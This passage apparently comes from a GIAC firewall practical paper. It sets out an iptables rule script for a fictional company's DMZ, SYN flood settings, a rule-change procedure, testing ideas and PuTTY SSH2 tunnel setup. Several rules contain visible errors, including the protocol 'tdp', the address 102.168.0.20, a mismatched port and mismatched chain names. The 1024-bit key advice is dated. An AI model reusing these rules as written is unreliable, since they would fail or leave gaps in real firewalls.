iptables -A INPUT -i eth0 -s 10.0.0.0/28 -d 0/0 -j SpoofDrop
iptables -A FORWARD -i eth0 -s 192.168.0.0/24 -d 0/0 -j SpoofDrop
iptables -A FORWARD -i eth0 -s 192.168.0.1/24 -d 0/0 -j SpoofDrop
iptables -A FORWARD -i eth0 -s 192.168.0.2/24 -d 0/0 -j SpoofDrop
iptables -A FORWARD -i eth0 -s 192.168.0.3/24 -d 0/0 -j SpoofDrop
iptables -A FORWARD -i eth0 -s 192.168.0.4/24 -d 0/0 -j SpoofDrop
#-------------------------
# END ANTI-SPOOFING RULES
#-------------------------

#--------------------
# PACKET SANITY RULES
#--------------------
# Create a user chain which logs and drops traffic.

iptables -N LOGandDROP
iptables -A LOGandDROP -j LOG --log-prefix "Failed Sanity Check"
iptables -A LOGandDROP -j DROP

# Create user chain to block packets inbound with a source address in the RFC 1918
# private network range or the loopback range.
iptables -N BlockPrivate
iptables -A BlockPrivate -s 127.0.0.0/8 -j LOGandDROP
iptables -A BlockPrivate -s 172.16.0.0/12 -j LOGandDROP
iptables -A BlockPrivate -s 192.168.0.0/16 -j LOGandDROP
iptables -A BlockPrivate -s 255.255.255.255 -j LOGandDROP

# NOTE: the rule below drops inbound packets with a source IP address
# in the private 10.0.0.0/8 range.  HOWEVER, for the purposes of this paper
# the network 10.0.0.16/28 network is being used to represent a valid Internet
# IP address.  In "real life" the line below should be used to block this net
# inbound, but it's commented out here to pretend this is a valid IP range.
#iptables -A BlockPrivate -s 10.0.0.0/8 -j LOGandDROP

# Block inbound traffic in the private range using the BlockPrivate chain
# created above.
iptables -A INPUT  -i eth0 -j BlockPrivate
iptables -A FORWARD -i eth0 -j BlockPrivate

# Create user chain for checking for valid TCP flags.
iptables -N Valid-TCP-Flags
iptables -A valid-tcp-flags -p tcp --tcp-flags ALL NONE \
  -j LOGandDROP
iptables -A valid-tcp-flags -p tcp --tcp-flags ACK,FIN FIN \
  -j LOGandDROP
iptables -A valid-tcp-flags -p tcp --tcp-flags ACK,PSH PSH \
  -j LOGandDROP
iptables -A valid-tcp-flags -p tcp --tcp-flags ACK,URG URG \
  -j LOGandDROP
iptables -A valid-tcp-flags -p tcp --tcp-flags SYN,FIN SYN,FIN \
  -j LOGandDROP
iptables -A valid-tcp-flags -p tcp --tcp-flags SYN,RST SYN,RST \
```

```
  -j LOGandDROP
iptables -A valid-tcp-flags -p tcp --tcp-flags FIN,RST FIN,RST \
  -j LOGandDROP

# Block packets with invalid TCP state flag combinations.
iptables -A INPUT   -p tcp -j Valid-TCP-Flags
iptables -A FORWARD -p tcp -j Valid-TCP-Flags
iptables -A OUTPUT  -p tcp -j Valid-TCP-Flags
#-------------------------
# END PACKET SANITY RULES
#-------------------------

# Allow syslog traffic out to the log server from the firewall host. We won't log
# this traffic since it could be voluminous.  This rule is early in the list because
# the firewall will match this rule a lot.
iptables -A OUTPUT -o eth2 -p udp -s 192.168.1.254/32 -d 192.168.1.1/32 \
  --dport 114 -j ACCEPT

# Accept packets that are part of established TCP sessions created by state rules
# that invoke the "NEW" state for a connection.  Since the packets that carry the
# the data portion of a connection will fall into the ESTABLISHED category, this
# rule will be matched frequently.

iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT

#-----------------------------
# EXTERNAL DMZ USER RULE CHAIN
#-----------------------------
# In order to improve rule organization, the rules relating to the External DMZ
# will be contained in their own user chain.  This user chain will then be invoked
# at the appropriate place in this script.
# Table 2-1 describes the External DMZ access policy.

# Remembering that rules are parsed top-down and parsing stops as soon as the first
# match is made, the rules are ordered within the chain so that the rules that are
# anticipated to match the most will be higher in the list.  The order will be fine-
# tuned by using the "iptables -L" command to list rules and the number of matches for
# each rule after the firewall is in a production mode.

# For stateful connections, the rule to allow ESTABLISHED and RELATED traffic to pass
# will be included in the overall rule set and not in the individual chain rules to
# minimize rule duplication and to place the ESTABLISHED and RELATED rule towards the
# top of the list.

# Create a new user chain to contain the External DMZ net rules.
iptables -N ExtDMZ

# Clear out any existing rules that may be in the ExtDMZ chain.
iptables -F ExtDMZ

# WEB SURFING
# Access to the Web proxy from clients and from the proxy to the Internet
# are anticipated to be among the highest percent of the traffic.
# Table 2-1 policies 1-2o and 1-7i cover this access.

# WEB PROXY TO INTERNET
# Policy 1-1o Table 2-1
# Allow the Web proxy to talk outbound Web to any Internet system but not
# to any internal network.

iptables -A ExtDMZ -p tcp --syn -s 192.168.0.20 -d ! 0/0 -m multiport \
  --dport 80,443 -j LOG --log-prefix "Web Proxy Outbound"
iptables -A ExtDMZ -m state --state NEW -p tcp -s 192.168.0.20 -d ! 192.168.0.0/16 \
```

```
  -m multiport --dport 80,443 -j ACCEPT

# WEB PROXY ACCESS
# Policy 1-7i Table 2-1
# Policy 3-3o Table 2-1
# Policy 4-2o Table 2-1
# Allow access from the three internal networks to the Web proxy for Web surfing.
# These connections will not be logged as they are internal-only and the IDS will
# provide sufficient visibility into this traffic.

iptables -A ExtDMZ -p tcp -m state --state NEW -s 192.168.2.0/24 -d 102.168.0.20 \
  -m multiport --dport 80,443 -j ACCEPT
iptables -A ExtDMZ -p tcp -m state --state NEW -s 192.168.3.0/24 -d 102.168.0.20 \
  -m multiport --dport 80,443 -j ACCEPT
iptables -A ExtDMZ -p tcp -m state --state NEW -s 192.168.1.0/24 -d 102.168.0.20 \
  -m multiport --dport 80,443 -j ACCEPT


# DNS
# Policy 1-4o Table 2-1
# Allow External DMZ systems to access the ISP DNS servers, one line each for
# outbound and inbound, and separate rules for each of the two ISP DNS servers.
# DNS requests should only come from high-numbered ports, so the client source
# port is limited to the range 1024:65535.  Most DNS traffic uses the UDP transport,
# except for zone transfers between DNS servers and large DNS responses.  The GIAC
# Enterprises environment isn't interested in zone transfers, but the occasional
# large DNS response that doesn't fit into a UDP packet might try to use TCP to get
# through.  To support this, access to the DNS servers is enabled for TCP as well as
# UDP.

iptables -A ExtDMZ -p udp -o eth0 -s 192.168.0.0/24 --sport 1024:65535 \
  -d 172.16.1.1/32 --dport 53 -j ACCEPT
iptables -A ExtDMZ -p udp -i eth0 -s 172.16.1.1/32 --sport 53 \
  -d 192.168.0.0/24 --dport 1024:65535 -j ACCEPT
iptables -A ExtDMZ -p udp -o eth0 -s 192.168.0.0/24 --sport 1024:65535 \
  -d 172.16.1.2/32 --dport 53 -j ACCEPT
iptables -A ExtDMZ -p udp -i eth0 -s 172.16.1.2/32 --sport 53 \
  -d 192.168.0.0/24 --dport 1024:65535 -j ACCEPT

iptables -A ExtDMZ -p tcp -o eth0 -s 192.168.0.0/24 --sport 1024:65535 \
  -d 172.16.1.1/32 --dport 53 -j ACCEPT
iptables -A ExtDMZ -p tdp -i eth0 -s 172.16.1.1/32 --sport 53 \
  -d 192.168.0.0/24 --dport 1024:65535 -j ACCEPT
iptables -A ExtDMZ -p tdp -o eth0 -s 192.168.0.0/24 --sport 1024:65535 \
  -d 172.16.1.2/32 --dport 53 -j ACCEPT
iptables -A ExtDMZ -p tdp -i eth0 -s 172.16.1.2/32 --sport 53 \
  -d 192.168.0.0/24 --dport 1024:65535 -j ACCEPT

# PRODUCTION WEB
# Policy 1-1i Table 2-1
# The production Web server is used to conduct business by virtually all
# groups working for GIAC Enterprises.  Authorized users access the Web
# server from the anywhere on the Internet as well as the Internal network
# zones.  All access to the production Web server uses SSL at TCP port 443.
# All initial TCP Syn connections will be logged.  Due to volume, established
# packets from valid sessions will not be logged.  Packets trying to reach port
# 443 that are out of state or otherwise bogus will be logged by the default
# log rule before the packets are dropped at the end of the main rule set.

iptables -A ExtDMZ -p tcp --syn -i eth0 -s 0/0 -d 192.168.0.22/32 --dport 443 \
  -j LOG --log-prefix "Prod Web Connection"
iptables -A ExtDMZ -m state --state NEW -p tcp -i eth0 -s 0/0 -d 192.168.0.22/32 \
  --dport 443 -j ACCEPT
```

```
# PROD WEB TO PROD DATABASE
# Policy 1-5o Table 2-1
# Policy 5-1i Table 2-1
# Allow the production Web server to access the production database.  Only
# the Syn packets will be logged as in the previous rule.  Note that database
# access occurs over the outer firewall's eth3 interface.

iptables -A ExtDMZ -p tcp --syn -o eth3 -s 0/0 -d 192.168.4.1/32 --dport 5423 \
  -j LOG --log-prefix "Prod DB Connection"
iptables -A ExtDMZ -m state --state NEW -p tcp -o eth3 -s 192.168.0.22/32 \
  -d 192.168.4.1/32 --dport 5432 -j ACCEPT

# SMTP EMAIL (EXCEPT REMOTE ACCESS)
# Policy 1-5i Table 2-1
# Policy 1-6i Table 2-1
# Policy 3-1o Table 2-1
# Policy 4-1o Table 2-1
# Allow inbound SMTP/POP3 access to the SMTP/POP3 email server.  Inbound SMTP access
# from the Internet supports incoming mail.  The mail server is configured not to
# allow inbound mail from the Internet to be relayed back out.  Inbound access from
# the internal networks supports outbound mail from corporate network clients.  The
# mail server is configured to forward mail coming from the internal networks.
# Individual rules are created to allow control for each internal network and the
# Internet while excluding the data network.  POP3 access is permitted from the
# internal networks via the multiport statement in the associated rules.  The
# rule at the end allows port 113 IDENTD traffic to be rejected vice dropped.  This
# is because some mail servers use identd to attempt to find the owner of a mail
# session.  Connection to identd is not permitted by policy and such connections would
# be dropped by the default rule.  However, dropping gives no feedback to the remote
# system that the packet did not get through and the other system will wait until
# timing out to continue the mail transaction.  To avoid this delay, the last rule
# in this group rejects inbound port 113 connections with a reset to provide
# feedback.

iptables -A ExtDMZ -p tcp --syn -s 0/0 -d 192.168.0.19/32 -m multiport \
  --dport 25,110 -j LOG --log-prefix "SMTP Email"
iptables -A ExtDMZ -m state --state NEW -p tcp -i eth0 -s 0/0 -d 192.168.0.19/32 \
  --dport 25 -j ACCEPT
iptables -A ExtDMZ -m state --state NEW -p tcp -i eth3 -s 192.168.1.0/24 \
  -d 192.168.0.19/32 -m multiport --dport 25,110 -j ACCEPT
iptables -A ExtDMZ -m state --state NEW -p tcp -i eth3-s 192.168.2.0/24 \
  -d 192.168.0.19/32 -m multiport --dport 25,110 -j ACCEPT
iptables -A ExtDMZ -m state --state NEW -p tcp -i eth3 -s 192.168.3.0/24 \
  -d 192.168.0.19/32 -m multiport --dport 25,110 -j ACCEPT
iptables -A ExtDMZ -p tcp -s 0/0 -d 192.168.0.19/32 --dport 113 -j REJECT \
  --reject-with tcp-reset

# ALL SYSTEMS ACCESS TO LOG SERVER
# Policy 1-3o Table 2-1
# Policy 1-9i Table 2-1
# Allow any system in the External DMZ network to send syslog messages and NTP
# requests to the log server in the management network.  Also allow NTP replies
# back from the log server.  UDP traffic only goes in one direction.

iptables -A ExtDMZ -p udp -s 192.168.0.0/24 -d 192.168.1.1/32 \
  --dport 514 -j LOG --log-prefix "Syslog"
iptables -p udp -o eth3 -s 192.168.0.0/24 -d 192.168.1.1/32 --dport 514 \
  -j ACCEPT
iptables -A ExtDMZ -p udp -s 192.168.0.0/24 -d 192.168.1.1/32 \
  --dport 123 -j LOG --log-prefix "NTP DMZ"
iptables -A ExtDMZ -p udp -s 192.168.0.0/24 -d 192.168.1.1/32 --dport 123 \
  -j ACCEPT
iptables -A ExtDMZ -p udp -s 192.168.1.1/32 -d 192.168.0.0/24 --dport 123 \
```

```
  -j ACCEPT

# SYSLOG AND NTP FOR ROUTER
# Policy 4-4o Table 2-1
# Policy 4-1i Table 2-1
# Allow syslog and NTP for the router.  The router is included in ExtDMZ for
# convenience even though the router is not part of the DMZ.  There is no
# security implications of including the rule here vice elsewhere in the rule base.
iptables -A ExtDMZ -p udp -s 10.0.0.17/32 -d 192.168.1.1/32 \
  --dport 514 -j LOG --log-prefix "Syslog Router"
iptables -p udp -o eth3 -s 10.0.0.17/32 -d 192.168.1.1/32 --dport 514 \
  -j ACCEPT
iptables -A ExtDMZ -p udp -s 10.0.0.17/32 -d 192.168.1.1/32 \
  --dport 123 -j LOG --log-prefix "NTP Router"
iptables -A ExtDMZ -p udp -s 10.0.0.17/32 -d 192.168.1.1/32 --dport 123 \
  -j ACCEPT
iptables -A ExtDMZ -p udp -s 192.168.1.1/32 -d 10.0.0.17/32 --dport 123 \
  -j ACCEPT

# SMTP EMAIL TO INTERNET FROM MAIL SERVER
# Policy 1-1o Table 2-1
# Allow outbound SMTP email access for the mail server to talk to any mail
# host on the Internet.  Again, the return traffic of the connection will be
# permitted by the rule in the general rule set allowing ESTABLISHED and RELATED
# traffic through.

iptables -A ExtDMZ -p tcp --syn -s 192.168.0.19/32 -d 0/0 --dport 25 \
  -j LOG --log-prefix "SMTP Email to Internet"
iptables -A ExtDMZ -m state --state NEW -p tcp -o eth0 -s 192.168.0.19/32 \
  -d 0/0 --dport 25 -j ACCEPT

# PUBLIC WEB SERVER WEB ACCESS
# Policy 1-3i Table 2-1
# Allow access from anywhere to the public Web server system via HTTP.

iptables -A ExtDMZ -p tcp --syn -s 0/0 -d 192.168.0.21/32 --dport 80 \
  -j LOG --log-prefix "Public Web"
iptables -A ExtDMZ -m state --state NEW -p tcp -i eth0 -s 0/0 \
  -d 192.168.0.21/32 --dport 80 -j ACCEPT

# SSH2 MANAGEMENT ACCESS
# Policy 1-4i Table 2-1
# Policy 4-3o Table 2-1
# Allow SSH2 access to any system on the External DMZ from the management net
# for system administration.

iptables -A ExtDMZ -p tcp --syn -s 192.168.1.0/24 -d 192.168.0.0/24 --dport 22 \
  -j LOG --log-prefix "Mgmt SSH2"
iptables -A ExtDMZ -m state --state NEW -p tcp -i eth3 -s 192.168.1.0/24 \
  -d 192.168.0.0/24 --dport 22 -j ACCEPT

# DEVELOPER ACCESS TO PRODUCTION SYSTEMS
# Policy 1-2i Table 2-1
# Allow developers to access the Public and Production Web servers from the
# Development server using SSH2.


iptables -A ExtDMZ -p tcp --syn -s 192.168.3.1/32 -d 192.168.0.0/24 --dport 22 \
  -j LOG --log-prefix "Dev SSH2"
iptables -A ExtDMZ -m state --state NEW -p tcp -i eth3 -s 192.168.3.1/32 \
  -d 192.168.0.22/32 --dport 22 -j ACCEPT
iptables -A ExtDMZ -m state --state NEW -p tcp -i eth3 -s 192.168.3.1/32 \
  -d 192.168.0.21/32 --dport 22 -j ACCEPT
```

```
# REMOTE USERS TO EMAIL SERVER
# Policy 1-8i Table 2-1
# Allow inbound SSH2 to the SMTP/POP3 mail server for remote mail access.

iptables -A ExtDMZ -p tcp -i eth0 --syn -s 0/0 -d 192.168.0.19/32 --dport 22 \
  -j LOG --log-prefix "Remote Email"
iptables -A ExtDMZ -m state --state NEW -p tcp -i eth0 -s 0/0 \
  -d 192.168.0.19/32 --dport 22 -j ACCEPT
#---------------------------------
# END EXTERNAL DMZ USER RULE CHAIN
#---------------------------------

# Invoke the ExtDMZ chain rules created above.  This statement simply causes
# the ExtDMZ chain rules to be applied to the FORWARD chain.  Since no matching
# criteria is specified, this will be applied to any packet that makes it this far
# through the rule list matching.
iptables -A FORWARD -j ExtDMZ


# SSH2 MANAGEMENT ACCESS TO THE FIREWALL ITSELF
# These rules come low in the list since they will not be frequently matched
# compared to the forwarding activity of the firewall.

# Log SSH2 connections to the firewall.  This rule logs just the initial TCP Syn
# so there is a record of which machines tried to open a connection and when.
iptables -A INPUT -p tcp --dport 22 -tcp-flags SYN,ACK,FIN,RST SYN \
  -j LOG --log-prefix "Management SSH2"

# Allow SSH2 replies to go outbound supporting the rule below.  The
# ESTABLISHED rule comes first because more traffic will match it than
# the rule allowing the connection establishment.
iptables -A OUTPUT -o eth2 -m state --state ESTABLISHED,RELATED -j ACCEPT

# Allow SSH2 into the firewall server from the 2 management desktops.
# Note that state is being used.
iptables -A INPUT -i eth2 -m state --state NEW -p tcp -s 192.168.1.4/32 \
  -d 192.168.1.254/32 --dport 22 -j ACCEPT
iptables -A INPUT -i eth2 -m state --state NEW -p tcp -s 192.168.1.5/32 \
  -d 192.168.1.254/32 --dport 22 -j ACCEPT

# The following are explicit default log and drop rules to log and drop
# all traffic going to or from the firewall host not explicitly permitted.
iptables -A INPUT -j LOG --log-prefix "ExtFW Inbound Dropped"
iptables -A INPUT -j DROP
iptables -A OUTPUT -j LOG --log-prefix "ExtFW Outbound Dropped"
iptables -A OUTPUT -j DROP

#----------------------------
# EXPLICIT DEFAULT DROP RULE
#----------------------------
# This rule logs and drops any traffic that made it through all other rules
# without matching.  If a particular type of dropped traffic becomes too
# annoying in the logs additional rules can be added above this one to drop
# the traffic without logging.

# Create user chain to log and drop traffic.
iptables -N DefaultDrop
iptables -A DefaultDrop -j LOG --log-prefix "Default Drop"
iptables -A DefaultDrop -j DROP

# Default drop and log.
iptables -A INPUT -j DefaultDrop
```

```
iptables -A FORWARD -j DefaultDrop
iptables -A OUTPUT -j DefaultDrop
```

- One additional threat is TCP Syn flooding. A Syn flood attack is when a large number of TCP Syn packets are sent to a system from forged source IP addresses with the intent of filling the system's TCP connection queue and causing a denial of service. Protection against TCP Syn floods takes two forms; protecting each host and using netfilter to limit the rate of incoming TCP Syn packets. Only the Linux servers in the External DMZ are exposed to Syn flood attacks.
    - To protect each host, the kernel parameter tcp_syncookies will be enabled on each Linux server to help protect the system's TCP connection queue from filling when flooded with Syn requests. Also, the setting for tcp_max_syn_backlog is increased so the TCP connection queue bigger than average so the system can handle more connection requests. More information on Syn Cookies can be found at http://cr.yp.to/syncookies.html. These settings are configured in /etc/sysctl.conf:

      ```
      net.ipv4.tcp_syncookies=1
      net.ipv4.tcp_max_syn_backlog = 4096
      ```

    - To limit a Syn flood at the network boundary, Netfilter's rate limiting capability could be used to reduce the maximum number of Syn packets that can enter the network. Choosing the appropriate rate is important as too small of a rate will choke network performance and a rate too large will not provide adequate protection. In the GIAC Enterprises environment, this capability is not implemented by default and Syn flood protection will be primarily provided by the host settings above. However, if Syn flood attacks become problem, a Netfilter rule like the following can be added to the rule base to limit inbound TCP connections. This rule would go before the ExtDMZ chain in the listing above.

      ```
      iptables -N SynFlood
      iptables -A SynFlood -m limit --limit 1/s --limit-burst 5 -j RETURN
      iptables -A SynFlood -j DROP
      iptables -A FORWARD -p tcp --syn -j SynFlood
      ```

      The above rules limit inbound Syn connections to one per second, which probably would choke the performance of the Web servers. The rate would need to be optimized to match the needs of the network.

3.2.3.4 Firewall Rule Management

Section 3.2.3.3 provided a script that, when executed, defines the proper rule base within Netfilter. However, when the system is rebooted the settings will be lost. There are two approaches to maintaining the rule base through a reboot. One is to create a new system startup script that executes the giac_fw_rules.sh script at every boot. The other approach would be to use the existing startup facilities present to manage the Netfilter rules. The latter approach will be taken.

At boot, the startup script /etc/init.d/iptables is executed at the appropriate time, before the network interfaces are initialized, to apply the system's Netfilter firewall policy. This script reads the policy from the file /etc/sysconfig/iptables. The current firewall configuration can be saved to /etc/sysconfig/iptables by executing the command "/etc/init.d/iptables save". Then at the next system boot the rules will be properly restored .

When any changes need to be made to the rule base, here are the general steps to follow.

RULE BASE CHANGE PROCEDURE

1. Back up the current /etc/giac_fw_rules.sh file by copying it to /etc/giac_fw_rules_*mmddyy*.sh, where *mmddyy* is the current day, month, and year.
2. Edit /etc/giac_fw_rules.sh and make the required changes.
3. Execute /etc/giac_fw_rules.sh to apply the changes.
4. Verify that the changes work. If not, execute /etc/giac_fw_rules_*mmddyy*.sh to revert to the settings that were just saved.
5. If the changes work, save them to the boot configuration by executing "/etc/init.d/iptables save".
6. Copy the updated giac_fw_rules.sh file to CD for safekeeping.

3.2.4 Security Testing

A complete security management policy will include testing the network security boundary for proper operation. Some general ideas for testing will be presented here.

- Connect a network vulnerability scanner to the external interface of the Cisco router (disconnect the router from the Internet first) and perform a full scan. This is a powerful way to detect system configuration issues and gain insight into how the boundary will look to external attackers who will likely use the same scanning tools against the network.
- Connect the network vulnerability scanner between the inner and outer firewalls and scan in all directions to test the second layer of defense.
- Connect the network vulnerability scanner inside of each zone and scan to directly check the security of each host system.

- For each scan, monitor the logs closely during this test to verify that the correct traffic is being blocked and logged. Also monitor the function of all systems because a network scan can sometimes break various services. It is important to know how the network will respond to such a scan so a response can be planned if a hostile scan occurs.
- In addition to network vulnerability scanning, functional testing should be performed to ensure that the network performs the required functions properly. Test cases should be written to verify, for example, that the production Web server can talk properly to the production database server and that user desktop computers can access the mail server.
- A test plan including the above items should be developed and executed whenever any changes are made to the network security posture.
- Periodic network vulnerability scanning should be performed to catch any unauthorized changes or configuration mistakes that may crop up.
- Keep in mind that the network boundary security developed here is only one part of the defense-in-depth approach to security. Host security, personnel security, data security, and other security disciplines must be applied, managed, and tested.

3.3 VPN Configuration

Remote access requirements are discussed in sections 1.4 and 2.3.4 and only include access to email using the POP3 protocol for downloading mail messages and the SMTP protocol for sending email. Both the POP3 and SMTP services run on the mail server located on the External DMZ network.

Assignment 4 of this paper will provide a work procedure for configuring the SSH2 client (PuTTY) and SSH2 server for use by system administration personnel. This section will present the policy and details behind the VPN implementation.

3.3.1 SSH2 PuTTY Client Configuration

PuTTY is the SSH client program for the Windows XP and will be used to configure port forwarding to create a secure channel for POP3 and SMTP access to the GIAC Enterprises email server. Section 2.3.4 and Figure 2-3 illustrate the concept of port forwarding.

The PuTTY tools are downloaded from the official download site http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html and installed in each laptop computer under C:\PuTTY. There are seven tools available for download, but the following three are the only ones needed for use in the GIAC Enterprises environment.

putty.exe
pageant.exe
puttygen.exe

3.3.1.1 Port Forwarding Configuration

Configure port forwarding within the PuTTY client by selecting the SSH->Tunnels menu as shown in Figure 3-2. For each of the two tunnels to be created, enter the following information.

POP3
Source Port: 110
Destination: 10.0.0.19:110
Select “Local”
Select “Add”

SMTP
Source Port: 25
Destination: 10.0.0.19:25
Select “Local”
Select “Add”

Make sure that “Local ports accept connections from other hosts” and “Remote ports do the same” are not selected. A major security hole can be opened by allowing remote hosts to access the local forwarded port as this would allow the remote hosts to jump onto the encrypted channel and talk to the remote server authenticated as the authorized GIAC Enterprises user. Also, “Enable X11 Forwarding” is disabled. X11 forwarding will also be disabled in the host configuration since X11 is not needed and enabling X11 forwarding introduces unnecessary risks and there is no X11 server software installed on the client to facilitate the use of X11.

The resulting PuTTY configuration screen is shown in Figure 3-2.




Figure 3-2: PuTTY Port Forwarding Configuration

3.3.1.2 SSH Protocol Settings

In the SSH menu, for “Preferred SSH protocol version, “2 only” is selected to ensure that the client never attempts to negotiate the use of the insecure SSH1 protocol. Also, under “Encryption cipher selection policy”, AES and 3DES are placed as the preferred encryption algorithms to negotiate and Blowfish and DES are placed below the “--warn below here--“ line so a warning is displayed if the connection negotiates these less secure algorithms with the server. The SSH configuration window is presented in Figure 3-3.




Figure 3-3: PuTTY SSH Configuration

The host to contact for the SSH2 session must be specified by selecting Session from the Category menu and entering 10.0.0.19 in the "Host Name (or IP address) section. Leave the default port of 22 as the Port setting.

Once PuTTY is configured as above, the settings can be saved as a session so the parameters don't have to be set every time PuTTY is run. This is done in the Session screen under "Load, save or delete a stored session". Type the name of the session in the "Saved Sessions" area and select Save. For GIAC Enterprises remote uses, the session will be saved under the name "GIAC Email".

Note that when a new server is contacted for the first time, PuTTY will warn that the new host is unknown and ask if the user would like to add the new host's key to the known_hosts file where hosts known to be trusted are recorded. Generally, unless there is any reason to believe the host just contacted is not what it seems to be, it is proper to allow PuTTY to add the host to the known_hosts file. If a warning appears that a host key has changed, this may be much more serious as this could be an indication that the server is being spoofed.

3.3.1.3 Public Key Authentication

For the GIAC Enterprises environment SSH2 authentication will use public keys for authentication for maximum security. Public key authentication is discussed in the PuTTY documentation at http://the.earth.li/~sgtatham/putty/0.54/htmldoc/Chapter8.html#8. This documentation describes the advantage of public key authentication as follows.

> "Public key authentication is an alternative means of identifying yourself to a login server, instead of typing a password. It is more secure and more flexible, but more difficult to set up.
>
> In conventional password authentication, you prove you are who you claim to be by proving that you know the correct password. The only way to prove you know the password is to tell the server what you think the password is. This means that if the server has been hacked, or *spoofed* (see section 2.2), an attacker can learn your password.
> Public key authentication solves this problem. You generate a *key pair*, consisting of a public key (which everybody is allowed to know) and a private key (which you keep secret and do not give to anybody). The private key is able to generate *signatures*. A signature created using your private key cannot be forged by anybody who does not have that key; but anybody who has your public key can verify that a particular signature is genuine.
>
> So you generate a key pair on your own computer, and you copy the public key to the server. Then, when the server asks you to prove who you are, PuTTY can generate a signature using your private key. The server can verify that signature (since it has your public key) and allow you to log in. Now if the server is hacked or spoofed, the attacker does not gain your private key or password; they only gain one signature. And signatures cannot be re-used, so they have gained nothing.
>
> There is a problem with this: if your private key is stored unprotected on your own computer, then anybody who gains access to *that* will be able to generate signatures as if they were you. So they will be able to log in to your server under your account. For this reason, your private key is usually *encrypted* when it is stored on your local machine, using a passphrase of your choice. In order to generate a signature, PuTTY must decrypt the key, so you have to type your passphrase."

The tool PuTTYgen is provided to generate keys. The tool can also translate the keys to different formats and export keys to a disk file. There are two types of keys, RSA and DSS. The documentation says that DSS (Digital Security Standard) has security issues that can lead to a key compromise and recommends that RSA keys be used. This advice was taken and all GIAC Enterprises users will use RSA keys.

The puttygen tool is used to generate user keys. For each GIAC Enterprises remote user, a key will be generated as follows, logged on to the user's laptop as that user.

- Run the puttygen.exe tool.
- Select "SSH2RSA" for "Type of key to generate".
- Keep the default of "1024" for "Number of bits in a generated key".
- Select "Generate".
- Move the mouse around in the blank area as prompted to generate the randomness used by the algorithm in the key generation process.
- When finished, the key appears as characters in the "Key" area of the window.
- Enter a comment describing the key. The default is rsa-key-*yyyymmdd*, where *yyyymmdd* is the date the key was generated. The GIAC Enterprises standard will be to add "GIAC Remote User *username*" to the default comment, where *username* is the name of the user who will own the key. An example comment would be "rsa-key-20040614 GIAC Remote User john_smith".
- Enter the passphrase which will be used to encrypt the private key. The passphrase will be required whenever the private key is needed. GIAC Enterprises policy requires the passphrase to be at least 25 characters long. At this point, the PuTTYgen screen will appear as in Figure 3-4.
